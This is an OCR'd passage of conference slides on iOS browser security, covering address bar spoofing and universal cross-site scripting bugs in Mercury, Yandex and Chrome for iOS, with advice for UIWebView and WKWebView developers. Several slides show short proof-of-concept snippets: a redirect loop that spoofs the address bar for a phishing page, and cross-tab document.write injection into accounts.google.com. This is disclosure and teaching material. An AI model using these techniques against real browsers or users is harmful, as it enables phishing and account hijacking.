
- Or any filtered port, because Mobile Safari shows only the **hostname part of the URL**

Loading loop

- document.write('**Phishing page here**.');


```
location = 'https://accounts.google.com:8443';

setInterval(function() {
    location='https://accounts.google.com:8443'
}, …);
```



Address Bar Spoofing

Title bar



<title>https://www.apple.com</title>

Address Bar Spoofing

Address bar tips

- Display the URL that is currently loaded within UIWebView, not the one you think will be there.

- UIWebViewDelegate: Update address bar on each event, including **webView:didFailLoadWithError**.

- Displaying SSL lock makes sense if there was an actual successful and valid SSL connection. Spoofing https:// URL seems easy, don't make it worse by automatically adding SSL lock.

- **iOS8:** KVO-compliant **WKWebView.URL** property

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers

UXSS: Universal Cross-Site Scripting

Universal Cross-Site Scripting

XSS enables attackers to inject client-side script
into web pages viewed by other users,
bypassing same-origin policy.

In **UXSS**, the attacker exploits vulnerability
in the **browser**, not in the website.

(~ http://en.wikipedia.org/wiki/Cross-site_scripting)

Famous after PDF UXSS in 2007

Universal Cross-Site Scripting


- CVE-2013-6893
  UXSS in Mercury Browser for iOS

- CVE-2013-7197
  UXSS in Yandex.Browser for iOS

- CVE-2012-2899
  UXSS in Google Chrome for iOS

- …

Universal Cross-Site Scripting



UXSS: Universal Cross-Site Scripting

CVE-2013-6893

UXSS in Mercury Browser

CVE-2013-6893 Mercury UXSS

w = window.open(‘**about:blank**’);

cross-frame forgery

mbexec://$(WINDOW_ID)#[{
"command":"**window.open**",
"target":"1234",
“url":"**about:blank**"
}]

Math.random()

[webView loadRequest: … @“**about:blank**” …];

UXSS: Universal Cross-Site Scripting

CVE-2013-6893 Mercury UXSS

w.document.write(‘**Hi!**’);

mbexec://$(WINDOW_ID)#[{
“command":"**window.document.write**",
"target":"1234",
“html”:"**Hi!**"
}]

[webView stringByEvaluatingJavaScriptFromString:
@“document.write(‘**Hi!**’)”];


UXSS: Universal Cross-Site Scripting

CVE-2013-6893 Mercury UXSS

Mercury Browser for iOS does not implement same-origin policy restrictions for cross-tab calls. Any at all.

w = window.open('https://accounts.google.com');
w.document.write('<script src=…></script>');

…and it just works, in accounts.google.com.




UXSS: Universal Cross-Site Scripting

CVE-2013-7197


UXSS in Yandex.Browser

CVE-2013-7197 Yandex UXSS

- Same-origin check implemented on window.open()
- Not rechecked on window.document.write()



- Redirect child window after window.open()



UXSS


Bug Bounty
:-)

CVE-2012-2899

UXSS in Google Chrome

CVE-2012-2899 Chrome UXSS


- w = window.open(location.**href**);
  w.document.write(‘**Hi!**’);



- [webView loadHTMLString:@“**Hi!**” baseURL:**href**];

CVE-2012-2899 Chrome UXSS

- w = window.open(**‘about:blank’**);
  w.document.write(…);



- about:blank is kind of “no URL”, right?
- [webView loadHTMLString:@“**…**” baseURL:**nil**];

CVE-2012-2899 Chrome UXSS

- For baseURL = nil,
  UIWebView loads **applewebdata:** origin

  Same as **file:///** - no same-origin policy,
  access to any web origin and local files

CVE-2012-2899 Chrome UXSS

- w = window.open(**‘about:blank’**);
  w.document.write(
  ‘<script>document.write(location.href)</script>’
  );


- applewebdata: origin

- **UXSS + local file access**
  (application sandbox/jailbreak)

Bug Bounty
:-)

Safe cross-tab document.write?

- w = window.open(location.href);
  w.document.write(‘Hi!’);



- [webView loadHTMLString:@“Hi!”
  baseURL: [NSURL …@“**about:blank**”];

Safe cross-tab document.write?

- iOS8: use **WKWebView.UIDelegate**

  webView:createWebViewWithConfiguration:forNavigationAction:windowFeatures:

Other potential paths to applewebdata: or file:/// origin

- baseURL:
  [NSURL URLWithString:@“http://example.com/%”];
  —> nil

- CFURLCreateWithString(kCFAllocatorDefault,
  CFSTR(“http://example.com/%"), NULL);
  —> NULL

- **Downloads** opened directly from file:///

Content-Disposition: attachment

- displayed in the origin of hosting site (iOS < 5)
  CVE-2011-3426: Christian Matthies, Yoshinori Oota

- isolated attachment origin (iOS 5 +)

- document.location.href

- document.referrer


- w=window.open('https://'+location.hostname);
